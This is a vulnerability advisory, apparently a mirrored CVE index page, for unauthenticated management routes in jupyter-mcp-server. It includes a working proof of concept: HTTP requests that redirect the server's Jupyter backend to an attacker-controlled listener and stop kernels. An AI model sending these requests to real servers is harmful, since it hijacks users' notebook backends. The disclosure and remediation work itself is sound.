
GHSA-24PW-RF5P-MGP7
Jupyter MCP Server: Unauthenticated management routes can hijack the Jupyter backend in standalone HTTP mode
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Divulgación | Publicada | GHSA-24PW-RF5P-MGP7 divulgada | |
| Divulgación | Modificada | Última actualización del registro | |
| Monitoreo | Detectada | Ingresó al índice | |
| Monitoreo | Verificada | Última verificación contra las fuentes |
Standalone `streamable-http` mode in `datalayer/jupyter-mcp-server` requires `MCP_TOKEN` for `/mcp`, but the custom management routes mounted on the same application do not enforce that token. An unauthenticated network caller can invoke `PUT /api/connect`, choose the Jupyter backend URL and token fields, reset the server context, and make the MCP server start a kernel client against attacker-controlled infrastructure. The same missing authentication affects the state-changing `DELETE /api/stop` route.
The intended authentication boundary is documented in the security guide and enforced during startup:
docs/docs/reference/security/index.mdx:15
All MCP endpoints require Bearer token authentication.

docs/docs/reference/security/index.mdx:25
Starting with version 1.0.0, MCP client authentication is required for the streamable-http transport.
The CLI enforces that boundary for the MCP endpoint:
# jupyter_mcp_server/CLI.py:203-209
if transport == "streamable-http" and not mcp_token and not insecure_mcp_noauth:
    raise click.UsageError(
        "streamable-http transport requires MCP client authentication. "
        "Set --mcp-token / MCP_TOKEN, or pass --insecure-mcp-noauth to "
        "explicitly allow unauthenticated access."
    )
# jupyter_mcp_server/CLI.py:285-290
if transport == "streamable-http":
if mcp_token:
from jupyter_mcp_server.server import RuntimeTokenVerifier
mcp._token_verifier = RuntimeTokenVerifier(mcp_token)
logger.info("MCP endpoint token authentication enabled (using MCP_TOKEN)")The vulnerable route is `jupyter_mcp_server/server.py:143-187`:
@mcp.custom_route("/api/connect", ["PUT"])
async def connect(request: Request):
    data = await request.json()

    document_runtime = DocumentRuntime(**data)

    set_config(
        provider=document_runtime.provider,
        runtime_url=document_runtime.runtime_url,
        runtime_id=document_runtime.runtime_id,
        runtime_token=document_runtime.runtime_token,
        document_url=document_runtime.document_url,
        document_id=document_runtime.document_id,
        document_token=document_runtime.document_token,
        allowed_jupyter_tools=document_runtime.allowed_jupyter_tools or "notebook_run-all-cells,notebook_get-selected-cell"
    )

    ServerContext.reset()

    try:
        __start_kernel()
        return JSONResponse({"success": True})
`/api/stop` is also unauthenticated and state-changing:
# jupyter_mcp_server/server.py:190-199
@mcp.custom_route("/api/stop", ["DELETE"])
async def stop(request: Request):
    try:
        current_notebook = notebook_manager.get_current_notebook() or "default"
        if current_notebook in notebook_manager:
            notebook_manager.remove_notebook(current_notebook)
        return JSONResponse({"success": True})
Proof of concept
Run the affected version:
git clone https://github.com/datalayer/jupyter-mcp-server
cd jupyter-mcp-server
git checkout 27b91e551d8bbca2da32c334f9f13267290ff815
python3.12 -m venv .venv
. .venv/bin/activate
python -m pip install -e .
MCP_TOKEN=SCAN_MCP_TOKEN python -m jupyter_mcp_server \
  --transport streamable-http \
  --start-new-runtime false \
  --jupyterlab false \
  --mcp-token SCAN_MCP_TOKEN \
  --port 8083
Send a request to the protected MCP endpoint without credentials:
POST /mcp HTTP/1.1
Host: 127.0.0.1:8083
Content-Type: application/json
Accept: application/json, text/event-stream

{"jsonrpc":"2.0","id":1,"method":"initialize","params":{}}
Observed response:
HTTP/1.1 401 Unauthorized
www-authenticate: Bearer error="invalid_token", error_description="Authentication required"
Now send the unauthenticated management request:
PUT /api/connect HTTP/1.1
Host: 127.0.0.1:8083
Content-Type: application/json

{
  "provider": "jupyter",
  "runtime_url": "http://127.0.0.1:9183",
  "runtime_id": "",
  "runtime_token": "ATTACKER_TOKEN_DIRECT",
  "document_url": "http://127.0.0.1:9183",
  "document_id": "demo.ipynb",
  "document_token": "ATTACKER_TOKEN_DIRECT"
}
Observed response:
HTTP/1.1 200 OK
content-type: application/json

{"success":true}
The server log shows that `/api/connect` accepted the attacker-chosen backend:
Connect endpoint received - runtime_url: 'http://127.0.0.1:9183',
document_url: 'http://127.0.0.1:9183', provider: jupyter
Starting the kernel client...
Default notebook kernel started successfully
When an attacker-controlled backend is listening on `127.0.0.1:9183`, it receives Jupyter API traffic from the MCP server:
POST /api/kernels
Authorization: Bearer ATTACKER_TOKEN_DIRECT

GET /api/kernels/fake-kernel/channels?...token=ATTACKER_TOKEN_DIRECT
Impact
An attacker does not need the `MCP_TOKEN` to mutate the standalone MCP server's active backend connection. The attacker can stop the current notebook kernel through `/api/stop`, replace the configured `runtime_url` and `document_url` through `/api/connect`, and cause the MCP server to initiate Jupyter API and WebSocket traffic to attacker-controlled infrastructure.
For a same-network attacker, this is a direct unauthenticated state change against the HTTP listener. This defeats the documented standalone HTTP security boundary because the protected `/mcp` endpoint rejects missing credentials while adjacent management routes perform sensitive state changes without the same control.
Why this is a vulnerability, not intended behavior
- This is not the explicit `--insecure-mcp-noauth` mode. The proof runs with `MCP_TOKEN` configured, and `/mcp` correctly returns `401 Unauthorized` without it.
- This is not a trusted MCP-client operation. The vulnerable path is a custom HTTP route outside normal JSON-RPC tool dispatch.
- This is not only a broad-bind issue. The default `0.0.0.0` bind increases exposure, but the boundary failure is that state-changing custom routes bypass the token control applied to `/mcp`.
Remediation
Apply the same inbound authentication policy to every route mounted on the standalone HTTP app:
- Require the `MCP_TOKEN` bearer token on `/api/connect`, `/api/stop`, `/api/healthz`, and any future custom route that reads or changes server state.
- Bind standalone HTTP to `127.0.0.1` by default, and require an explicit host allowlist for non-loopback listeners.
- Add regression tests proving that `/api/connect` and `/api/stop` reject missing bearer tokens and invalid bearer tokens.
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
PyPIjupyter-mcp-server |
Corregida | 1.0.3 | — | — |
1.0.3Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://nvd.nist.gov/vuln/detail/CVE-2026-77318https://github.com/datalayer/jupyter-mcp-server/security/advisories/GHSA-24pw-rf5p-mgp7https://github.com/datalayer/jupyter-mcp-server/pull/262https://github.com/datalayer/jupyter-mcp-server/commit/c2e98fca2df1bbd608451ec416aaa38a4d246fc5https://github.com/datalayer/jupyter-mcp-serverhttps://github.com/datalayer/jupyter-mcp-server/releases/tag/v1.0.3Las referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.